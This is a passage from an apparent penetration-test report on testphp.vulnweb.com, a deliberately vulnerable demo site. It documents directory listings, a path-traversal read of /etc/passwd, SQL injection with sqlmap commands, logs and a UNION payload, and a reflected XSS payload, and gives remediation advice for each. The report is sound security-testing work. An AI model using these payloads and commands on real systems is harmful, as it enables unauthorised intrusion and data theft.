
Recommendation:- Remove the user credentials
Ask the user to reset the password

Sensitive Information of the web(High)

7) <u>Disclosure(High)</u>

Description	**The contents of the admin directory are visible. This file contains sensitive information about the org.**
Impact	**High**
System	**http://testphp.vulnweb.com/admin**

Proof of concept:



Index of /admin/

```
create.sql                    11-May-2011 10:27           523
```


<u>Recommendation:-</u> Hide Sensitive contents from this web page. Implement access controls.

Sensitive Information of the web(High)

8) Disclosure(High)

Description	**The contents of the CVS directory are visible. This file contains log history and other sensitive information about the org.**
Impact	**High**
System	**http://testphp.vulnweb.com/CVS**

Proof of concept:



```
Index of /CVS/

../
Entries                    11-May-2011 10:27        1
Entries.Log                11-May-2011 10:27        1
Repository                 11-May-2011 10:27        8
Root                       11-May-2011 10:27        1
```

Recommendation:- Hide Sensitive contents from this web page.


Implement access controls

Sensitive Information of the web(High)

9) <u>Disclosure(High)</u>

Description	**It is possible obtain the login credentials of users from http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg by capturing the packets and using the wordlist *../../etc/passwd***
Impact	**High**
System	**http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg**

Proof of concept:



Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	263			403	
1		200	261			403	
2	../etc/passwd	200	277			440	
3	../../../etc/passwd	200	263			620	
4	../../etc/passwd	200	279			1052	
5	../..	200	279			205	
6	/etc/passwd	200	266			604	
7	../etc/passwd	200	261			440	
8	../../etc/passwd	200	267			1052	

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sat, 16 Mar 2024 15:23:24 GMT
Content-Type: image/jpeg
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Length: 845

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
nobody:x:65534:1002:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
```

Recommendation:- Hide Sensitive contents from this web page or delete the web page.

Implement access controls


Sensitive Information of the web(High)

10) SQL injection(Critical)


Description	The webpage http://testphp.vulnweb.com/product.php?pic=1 is vulnerable to SQL injection. It is possible to view all the contents of other pages. It displays «*artist ids*», «*artist names*» and much more information.
Impact	High
System	http://testphp.vulnweb.com/product.php?pic=1

Proof of concept:

Sensitive Information of the web(High)




```
[10:39:36] [WARNING] reflective value(s) found and filtering out
[10:39:38] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Sed")
[10:39:38] [INFO] testing 'Generic inline queries'
[10:39:38] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[10:39:38] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[10:39:39] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[10:39:39] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[10:39:40] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[10:39:40] [INFO] GET parameter 'cat' is 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' inje
ctable
[10:39:40] [INFO] testing 'MySQL inline queries'
[10:39:40] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[10:39:40] [WARNING] time-based comparison requires larger statistical model, please wait............... (done)
[10:39:46] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[10:39:46] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[10:39:47] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[10:39:47] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[10:39:47] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[10:39:48] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[10:40:09] [INFO] GET parameter 'cat' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[10:40:09] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:40:09] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) t
echnique found
[10:40:10] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query colum
ns. Automatically extending the range for current UNION query injection technique test
[10:40:12] [INFO] target URL appears to have 11 columns in query
[10:40:13] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 49 HTTP(s) requests:
---
Parameter: cat (GET)
```




```
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[10:42:31] [INFO] fetching database names
[10:42:31] [INFO] fetching tables for databases: 'acuart, information_schema'
Database: acuart
[8 tables]
+-----------------------------------------+
| artists                                 |
| carts                                   |
| categ                                   |
| featured                                |
| guestbook                               |
| pictures                                |
| products                                |
| users                                   |
+-----------------------------------------+

Database: information_schema
[79 tables]
+---------------------------------------+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS     |
| APPLICABLE_ROLES                      |
| CHARACTER_SETS                        |
| CHECK_CONSTRAINTS                     |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS_EXTENSIONS                    |
| COLUMN_PRIVILEGES                     |
| COLUMN_STATISTICS                     |
| ENABLED_ROLES                         |
| FILES                                 |
```

Sensitive Information of the web(High)



```
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[10:53:40] [INFO] fetching columns for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| adesc     | text        |
| aname     | varchar(50) |
| artist_id | int         |
+-----------+-------------+

[10:53:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 10:53:41 /2024-03-17/

┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C adesc --dump --time-sec=10

{1.8.3#stable}

https://sqlmap.org
```



```
    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b6b7671,0x664f5071567868444436c6465414b6b74
43664d41755864517657574b614b5a416475634f57774151,0x71717a7071),NULL-- -
---
[11:00:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[11:00:13] [INFO] fetching entries of column(s) 'aname' for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 entries]
+---------+
| aname   |
+---------+
| r4w8173 |
| Blad3   |
| lyzae   |
+---------+

[11:00:14] [INFO] table 'acuart.artists' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/artists.c
sv'
[11:00:14] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 11:00:14 /2024-03-17/

┌──(root㉿kali)-[/home/kali]
└─#
```

<u>Recommendation:-</u>

- **Use prepared statements (parameterized queries): Prepared statements separate the SQL code from the user input.**
- **Validate and sanitize inputs: Rigorously examine all user inputs before incorporating them into SQL queries.**
- **Escape special characters**


Sensitive Information of the web(High)

- **Minimize database privileges**
- **Encrypt Data**

11) Reflected Cross-site scripting in search bar(Critical)


Description	**An attacker could inject malicious code into the search bar description. When another user sees that description and clicks the link, the attacker's code could run in the victim's browser. This code could steal the user's login information, redirect them to malicious sites, or disrupt the website itself. The command "*<img src=s onerror=alert(1)>*" was used.**
Impact	**High**
System	**http://testphp.vulnweb.com/**

Proof of concept:


acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
<img src=s on
go
Browse categories
Browse artists
Your cart
Signup
Your profile

welcome to our page

Test site for Acunetix WVS.


acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
OK
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

testphp.vulnweb.com says

1

searched for:

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Sensitive Information of the web(High)

Recommendation:-

Input Validation and Filtering: **Examine all user-supplied data upon receiving it.**


Output Encoding: **Before displaying any user controlled data, encode it appropriately based on the context (HTML, URL, JavaScript, etc...)**

Web Application Firewall: **It can provide an additional layer of security. It can be configured to block malicious requests containing potential XSS payloads.**

12) Weak Password Policy(High)

Description	**The webpage follows a weak password policy. If a strong password policy is not implemented, it can make the webpage easily vulnerable to attacks.**
Impact	**High**
System	**http://testphp.vulnweb.com/login.php**

Proof of concept:



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art
go
Browse categories
Browse artists
